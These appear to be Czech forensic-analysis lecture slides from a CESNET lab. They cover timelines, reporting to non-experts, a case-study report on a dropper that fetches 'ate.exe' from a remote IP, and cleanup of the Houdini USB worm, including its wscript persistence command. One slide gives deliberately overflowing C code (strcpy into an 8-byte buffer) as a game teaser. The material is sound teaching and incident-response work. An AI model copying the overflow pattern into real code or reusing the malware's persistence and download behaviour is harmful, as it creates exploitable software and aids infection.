
Příklad interpretace informací




Příklad interpretace informací




Příklad interpretace informací




Příklad interpretace informací



Příklad interpretace informací




- Časová osa
 - 10. 1. 2011 (whois.nic.cz)
 - Pořízení domény travel.example.cz
 - 8. 10. 2015 (metadata souboru)
 - Stažení palubního lístku
 - 9. 10. 2015 (obsah souboru)
 - Odlet z Prahy, sedadlo 27F
 - 10. 10. 2015 (obsah souboru, blog)
 - Přílet na Incheon, příspěvek na blog
 - 12. 10. 2015 (web, obrázek v hiberfile)
 - Návštěva War Memorial of Korea



Jan Novák

- Časová osa (Timeline)
 - Systematický přístup
- Události z různých zdrojů
 - Souborový systém
 - Obsah souboru
 - Časové značky z komunikace
- Zobrazení událostí v čase
 - Odvození návazností
 - Určení příčin a následků
 - Omezení událostí na časový interval



Forenzní analýza digitálních dat

1100011101111001111010101010000000110010
1101010010100000101010101000111110001001
1100011110011101111011111011010011000111
0101111010101010101011110101110101010110
00110010000010000000000000100011011100001
01001001 10010001
01111000 **Prezentace výsledků** 11100001
01001000 10010001
0110110000100100001100101011000111011110
1111100101110001111001110111101111101101
1101001010101010101111110101110110101111
0111011100101101100111100011011010101110
0001001010110111110001110011101110110111

Prezentace výsledků


- Forenzní analýza
 - Specializovaná činnost
 - Poměrně složitá
- Komunikace s neodborníky
 - Nevyhnutelná
 - Komunikační bariéra
 - Jiná představa o „to je zřejmé“
- Vysvětlit princip, postup
 - Bez technických detailů
 - Vhodná slovní zásoba


SCSI RAID-2 s RSA2048
... co tím jako myslíte?



- Závěrečná zpráva o analýze
 - Celkové (manažerské) shrnutí
 - Zadání
 - Otázky k zodpovězení
 - Použitý postup
 - Dosažené výsledky
 - Vyhodnocení
 - Odpovědi na otázky
 - Přílohy – technický popis
- Příklad závěrečné zprávy

- https://flab.cesnet.cz/_media/cs/sluzby/case_study-analyza_malware.pdf



 Forenzní laboratoř

Analyza malware pro CSIRT
(případová studie)

CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Žitkova 4, 160 00
Praha 6, Česká republika

Příloha B: Závěrečná zpráva

Manažerské shrnutí

Předané soubory (přílohy podvodného e-mailu) byly podrobeny dynamické analýze, kdy bylo zjištěno, že se jedná o druh malware zvaný dropper (zajišťuje stažení a spuštění dalšího malware). Všechny analyzované soubory, byť mají jiné názvy a jsou binárně odlišné, provádějí stejnou činnost. Na základě zjištěných změn, které malware po svém spuštění provede a síťové aktivity, byl navržen postup pro úpravu pravidel antivirového systému, způsob lokální i vzdálené identifikace kompromitovaných stanic a také navržen postup pro odstranění malware.

Základní informace o případu

Do schránky elektronické pošty organizace byly doručeny podvodné zprávy obsahující vždy různou přílohu s příponou *.scr. Vzorky (soubory) byly předán pracovníkovi FLAB elektronickou poštou. Zadávatelům a zároveň i kontaktní osobou pro další komunikaci je Ing. Jan Bezpečný, Cypherfix, a. s. (kontaktní e-mail: jan.bezpecny@cypherfix.cz).

Vstupem pro analýzu jsou tři binární soubory – přílohy podvodného e-mailu. Detailní informace jsou uvedeny v příloženém zadání (zde Příloha A: Zadání případu).

Cílem zkoumání je analyzovat chování příloh po jejich otevření nebo spuštění a zodpovědět následující otázky:

1. Jak lze zamezit dalšímu šíření malware? Pomůže blokování konkrétních procesů, spuštění konkrétních souborů nebo konkrétní komunikace?
2. Jak lze identifikovat napadené stanice? Jaké jsou lokální změny v souborovém systému a v registrech? Vykazuje malware charakteristickou síťovou komunikaci?
3. Jak lze malware z napadených stanic odstranit?

Průběh analýzy

Vzhledem časové náležitosti byla pro získání požadovaných informací zvolena dynamická analýza – otevřením nebo spuštěním souboru v kontrolovaném prostředí lze pozorovat změny provedené v systému a síťové aktivity i bez detailních znalostí o formátu a obsahu souboru. Pro tuto konkrétní analýzu bylo využito připravené standardní prostředí založené na nástrojích Process Monitor, Capture BAIT, Wireshark a následným předpracováním pomocí nástroje ProcDot.

Činnost malware

Všechny analyzované soubory vykazují naprosto stejné chování, rozdílné názvy a binární obsah slouží jen ke zkomplikování automatické detekce.

Po spuštění analyzovaných souborů dojde ke

- komunikaci s IP adresou 167.aaa.bbb.160, ze které je stažen soubor a uložen na disk do uživatelského profilu pod názvem ate.exe (MD5: c1fbce4c7ed62E2474d56cd4044a36d6).

Klasifikace dokumentu: Veřejný 6/8

- Osobní prezentace
 - Zadání
 - Z čeho se vyšlo
 - Velmi hrubý postup
 - Závěry
 - Prostor pro diskusi
- Výhody
 - Osobní interakce se zákazníkem
 - Ujistění se o pochopení
 - Doplnění nejasností
 - Diskuse „mimo záznam“



```
cat << __EOF__ > game.c
#define MSG "Zahraj si ...\n\t... nauc se ...\n\t\t... pridej se!"
int a() {char s[8]; strcpy(s, MSG); return(0); }
int main(int argc, char **argv){a();exit(0);}
__EOF__
gcc game.c && ./a.out
Segmentation fault
```




<https://flab.cesnet.cz/game>

Příklady z praxe


11000111011110011110101010100000000110010
1101010010100000101010101000111110001001
1100011110011101111011111011010011000111
0101111010101010101011110101110101010110
001100100000100000000000000100011011100001
01001001 10010001
01111000 Malware Houdiny 11100001
01001000 10010001
0110110000100100001100101011000111011110
1111100101110001111001110111101111101101
1101001010101010101111110101110110101111
0111011100101101100111100011011010101110
0001001010110111110001110011101110110111

Dějství I: Stav na ZČU



Upozornění na problém

- Uživatel kopíruje soubory mezi počítači
 - Nezná progresivní metody přenosu dat
 - Používá flashdisk a Průzkumníka (Explorer)
- Použitý postup



Upozornění na problém

- Eskalace k lokálnímu správci IT
- Eskalace uživatelské podpore CIV ZČU (IT oddělení)

Dobrý den,
prosím Vás o pomoc. Objevil se mi tu
vir. Ze všech adresářů a souborů udělá
na externích úložištích zástupce.

Děkuji za pomoc.

- Eskalace bezpečnostnímu týmu



- Flashdisk
 - Obsahuje i původní soubory (Atribut „skrytý soubor“)
 - Obsahuje zástupce
 - Stejná jména i ikony jako původní soubory
 - Otevře původní soubor + soubor „Microsoft Excel.WsF“
 - Obsahuje soubor „Microsoft Excel.WsF“
- Hledání informací
 - <http://www.en.usbfix.net/2014/03/remove-shortcut-virus-usb/>
 - Malware: Dinihou – **Houdini Worm.VBScript**

- Postup pro infikované flashdisky

- „Obnova“ uživatelských dat
- Zrušení atributu „skrytý soubor“

```
attrib -h -r -s /s /d *.*
```


- Smazání zástupců
- Smazání souboru „Microsoft Excel.WsF“

- Napadené stanice

- Záznam v registrech
- Neznámá činnost malware ⇒ reinstalace

```
wscript.exe //B "C:\Users\...  
  \Microsoft Office\  
  Microsoft Excel.WsF"
```

